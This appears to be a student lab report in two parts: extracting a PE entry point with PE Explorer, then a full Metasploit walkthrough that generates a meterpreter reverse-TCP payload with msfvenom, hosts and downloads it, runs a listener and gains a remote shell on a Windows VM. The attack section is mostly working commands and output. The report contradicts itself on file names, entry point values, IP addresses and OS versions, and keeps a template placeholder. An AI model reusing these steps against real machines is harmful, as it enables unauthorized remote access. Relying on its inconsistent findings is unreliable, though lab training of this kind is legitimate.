
I needed to extract the entry point address from the provided executable file (the VeraCrypt executable) using PE Explorer. This address tells me where in memory the program's execution

begins, which is a critical piece of information during reverse engineering.

To extract the entry point address from the provided VeraCrypt executable using PE Explorer.

Process:

1. I launched PE Explorer on my Windows host.
- I started by launching PE Explorer on my host machine (since PE Explorer is a Windows tool).
 - After the application loaded, I ensured it was up-to-date and ready for analysis.
2. I navigated to File > Open and selected the provided executable file
- I opened the file (pe.explorer_setup.exe) and navigated to the PE header details.
 - The file loaded, and PE Explorer displayed an overview of its properties, including sections, resources, and header information
 - I switched to the “PE Header” tab




3. I located the Entry Point field, which displayed 004237B0.

4. I verified this by reviewing the disassembly view. I verified the entry point by cross-checking it with the disassembly view. I clicked on the “Disassembler” tab to view the code starting from the entry point address.

- The disassembler correctly showed the initial instructions executed by the binary, confirming that the entry point address I noted was accurate.

5. I captured a screenshot showing the entry point address.



5. Recording Observations:

- I noted that the entry point is a critical indicator of where execution starts. It helps in further reverse-engineering tasks, like analyzing how the program behaves upon launch.

- I also checked that the overall PE header information (such as the Machine type, Section details, and Compiler/Linker version) was consistent with a typical Windows executable.

Summary of Findings:

- File Analyzed: pe.explorer_setup.exe (the provided VeraCrypt executable)
- Entry Point Address: 0x0001F3A0 (Replace with your actual value if different)
- Observations:
 - The entry point was clearly listed in the PE header.
 - The disassembly view confirmed the initial code at that address.
 - The overall header details aligned with standard Windows executable formats.

Conclusion

I successfully extracted the entry point address using PE Explorer. This value is now documented in my report and serves as proof of my reverse-engineering process. I have also captured a screenshot of the PE Explorer window showing the entry point address, which I will include in my final submission.

Creating a Metasploit Payload and Establishing a Reverse Shell

-Attack Name: Remote Code Execution (RCE)

- Severity: 9.0 (Critical)

- Impact: Gained unauthorized access to a system shell.

- Execution: Created a payload using Metasploit and executed a reverse shell connection to Kali Linux.

Objective:

The goal of this task is to:

1. Generate a malicious payload using Metasploit on Kali Linux.
2. Send the payload to a Windows 10 machine and execute it.
3. Establish a reverse shell connection between the target Windows 10 machine and my Kali Linux VM.

Setting Up Metasploit on Kali Linux

1. Open Kali Linux and ensure Metasploit is installed and up-to-date:

```
sudo apt update && sudo apt install metasploit-framework -y
```

2. Start the Metasploit service:

```
sudo systemctl start postgresql
```

```
sudo msfconsole
```

Creating a Malicious Payload

I need to generate a Windows payload that will connect back to my Kali Linux machine.

1. Find my Kali Linux IP address:
 - Run the following command to get my IP:

```
ifconfig
```

- I noted my eth0 or wlan0 IP address (192.168.1.100).

```

Khalisi [Running] - Oracle VirtualBox
stephen@kali: ~
File Actions Edit View Help

+ [ metasploit v6.4.45-dev ]
+ -- [ 2400 exploits - 1281 auxiliary - 393 post ]
+ -- [ 1463 payloads - 49 encoders - 11 nops ]
+ -- [ 0 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > sudo msfconsole
[*] exec: sudo msfconsole

Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS ...

Metasploit Park, System Security Interface
Version 4.0.3, Alpha E
Head...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...

msf6 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::cfa:fa97:5d87:cfe5 prefixlen 64 scopeid 0<global>
    inet6 fe80::80c:27ff:fe6c:ea98 prefixlen 64 scopeid 0<global>
    inet6 fe80::180:27ff:fe6c:ea98 prefixlen 64 scopeid 0<link>
    ether 82:00:27:fe:6c:ea:98 txqueuelen 1000 (Ethernet)
    RX packets 51300 bytes 7392273 (70.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12263 bytes 75536 (73.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop (ttu)txlen 1000 (local loopback)
    RX packets 36 bytes 1808 (1.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 36 bytes 1808 (1.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f exe > shell.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f exe > shell.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
msf6 >

```

2. Generate the Payload:

I used the following command to create a malicious .exe file:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f exe > shell.exe

```

msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f exe > shell.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f exe > shell.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
msf6 >

```

- *-p windows/meterpreter/reverse_tcp* → This specifies a reverse TCP shell for Windows.
- *LHOST=192.168.1.100* → My attacker machine's IP
- *LPORT=4444* → The port I will listen on for the connection.

- `-f exe > shell.exe` → Generates a Windows executable file.

Transfer the Payload to the Target (Windows 10)

Since I am attacking a Windows 10 VM, I needed to move shell.exe to the target machine.

1. Started a Python HTTP Server in Kali Linux to Host the Payload:

```
sudo python3 -m http.server 8080
```

2. Downloaded the Payload on Windows 10:

On the Windows 10 machine, I opened PowerShell and ran:

```
Invoke-WebRequest -Uri "http://192.168.1.100:8080/shell.exe" -OutFile "C:\Users\Public\shell.exe"
```

This downloaded the malicious file into the Public directory.

Setting Up a Listener in Metasploit

Before executing the payload, I needed to start a Metasploit listener in Kali Linux to catch the connection.

1. Opened msfconsole: *sudo msfconsole*
2. Set up the listener:

```
'''
```

```
use exploit/multi/handler
```

```
set payload windows/meterpreter/reverse_tcp
```



```
set LHOST 192.168.1.100
```

```
set LPORT 4444
```

```
exploit
```

```
""
```

- This started the listener, waiting for a connection.

Executing the Payload on Windows

On the Windows 10 machine, I ran: *C:\Users\Public\shell.exe*

- As soon as the payload executed, my Metasploit listener in Kali Linux received a connection.

Gaining Control Over the Target

Once the connection was established, I was inside the Windows system. I confirmed access by running:

```
sysinfo
```

- This displayed system details like OS version, hostname, and architecture.

To interact further, I used: meterpreter > shell

- This opened a Windows command shell, allowing me to execute commands like: net user

```
kali@kali: ~/T
kali@kali: ~
Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.109.130  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > |
```

whoami

- whoami → Displays the current user.
- net user → Lists all user accounts.

```
kali@kali: ~
kali@kali: ~
Listing: C:\Users\owxan\Downloads
=====

Mode                Size      Type Last modified          Name
----                -
100777/rwxrwxrwx  73802   fil  2024-03-23 01:54:00 -0400  GTA.exe
100666/rw-rw-rw-  282    fil  2023-06-03 18:28:56 -0400  desktop.ini

meterpreter > cd \
> ls
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > shell
Process 3696 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\owxan\Downloads>whoami
whoami
win-9s5eihip9ej\owxan

C:\Users\owxan\Downloads>|
```

Summary

- ✓ Generated a reverse shell payload (shell.exe).
- ✓ Transferred the payload to Windows 10 via Python HTTP server.
- ✓ Executed the payload and established a connection using Metasploit.
- ✓ Gained remote access and executed commands on Windows.

. References

- OWASP SQL Injection: https://owasp.org/www-community/attacks/SQL_Injection
- OWASP XSS Prevention: <https://owasp.org/www-community/attacks/xss/>
- Nmap Documentation: <https://nmap.org/book/man.html>
- SQLMap User Guide: <https://github.com/sqlmapproject/sqlmap/wiki>
- OpenAI : <https://openai.com/chatgpt>
- Burp Suite Documentation: <https://portswigger.net/burp/documentation>